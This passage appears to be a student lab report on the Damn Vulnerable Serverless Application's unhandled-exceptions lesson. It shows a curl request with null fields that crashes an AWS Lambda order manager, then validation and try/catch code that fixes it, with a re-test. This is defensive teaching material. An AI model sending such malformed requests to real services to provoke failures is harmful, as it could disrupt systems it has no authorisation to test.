  6. Open CloudWatch logs and confirm backend invocation

```
C:\windows\system32>curl -X POST "https://5zga32to6k.execute-api.us-east-1.amazonaws.com/Stage/order" ^
More? -H "Content-Type: application/json" ^
More? -d "{\"action\":null,\"order-id\":null}"
{"message": "Internal server error"}
```



show logs

- # Evidence and Proof

API Response (Before Fix)

{"message":"Internal server error"}

This proves:

- malformed input reached backend
- backend failed internally
- no safe validation occurred

CloudWatch Logs

- Log group: /aws/lambda/DVSA-ORDER-MANAGER
- Lambda invocation confirmed at test time

Even though the stack trace was not fully visible, the project notes that API Gateway may hide backend crashes behind generic errors.

- # Fix Strategy / Probable Mitigation

The fix is to:

- validate input before processing
- catch exceptions safely

- return only client-safe error messages
- prevent malformed input from reaching deeper logic

As described in the lesson:

validate input before deeper processing and return only generic client-safe error messages

• Code / Config Changes

Fix applied in:

Lambda → DVSA-ORDER-MANAGER → order-manager.js

Key changes:

- Added safe parsing of request body
- Added validation for required fields (action, order-id)
- Added try/catch blocks to prevent crashes
- Returned safe error messages instead of backend failure
- Serialize removed for lesson 9 and keeping flow

```
try {
    if (!event || !event.body) {
        return callback(null, {
            statusCode: 400,
            headers: {
                "Access-Control-Allow-Origin": "*"
            },
            body: JSON.stringify({ "status": "err", "message": "Invalid input" })
        });
    }
} catch (e) {
    return callback(null, {
        statusCode: 400,
        headers: {
            "Access-Control-Allow-Origin": "*"
        },
        body: JSON.stringify({ "status": "err", "message": "Invalid input" })
    });
```

```
JS order-manager.js ×
JS order-manager.js > handler > handler > userData.then() callback
8   exports.handler = (event, context, callback) => {
48      userData.then((userData)=>{
49          // console.log("userData", JSON.stringify(userData));
50          var len = Object.keys(userData.UserAttributes).length;
51          for (var i=0; i< len; i++) {
52              if (userData.UserAttributes[i].Name === "custom:is_admin") {
53                  isAdmin = userData.UserAttributes[i].Value;
54                  break;
55              }
56          }
57          if (!req || !req.action) {
58              const response = {
59                  statusCode: 400,
60                  headers: {
61                      "Access-Control-Allow-Origin" : "*"
62                  },
63                  body: JSON.stringify({"status": "err", "message": "Invalid input"})
64              };
65              return callback(null, response);
66          }
67          var action = req.action;
68          var isOk = true;
69          var payload = {};
70          var functionName = "";
71
72          switch(action) {
```

- **Verification After Fix**

Same test was repeated:

curl -X POST "https://5zga32to6k.execute-api.us-east-1.amazonaws.com/Stage/order" ^
-H "Content-Type: application/json" ^
-d "{\"action\":null,\"order-id\":null}"

Result After Fix:

{"status":"err","message":"Invalid input"}

```
C:\Users\Coptrz>curl -X POST "https://5zga32to6k.execute-api.us-east-1.amazonaws.com/Stage/order" ^
More? -H "Content-Type: application/json" ^
More? -d "{\"action\":null,\"order-id\":null}"
{"status":"err","message":"Invalid input"}
C:\Users\Coptrz>
```

Outcome:

- no backend crash
- safe validation response returned

- vulnerability successfully mitigated

• Structured Operation and Security Analysis

Table A

Vulnerability	Intended Rule	Evidence Source	Normal Behavior	Exploit Behavior
Unhandled Exceptions	Invalid input must be rejected before backend processing	API request, CloudWatch logs	System should return safe validation error	System returned internal server error

---

Table B

Vulnerability	Why Deviation	Class	Fix Applied	Verification
Unhandled Exceptions	Input was processed without validation, causing backend failure	Security misuse	Added validation + error handling in Lambda	Malformed request now returns safe error

• Takeaway / Lessons Learned

This lesson highlights the importance of input validation and proper exception handling in serverless applications. Without validation, malformed input can propagate through the backend and cause failures. In AWS serverless architectures, API Gateway may hide internal errors, making it even more important to enforce validation at the Lambda level. Applying secure design principles such as validation, defensive coding, and safe error handling prevents such vulnerabilities.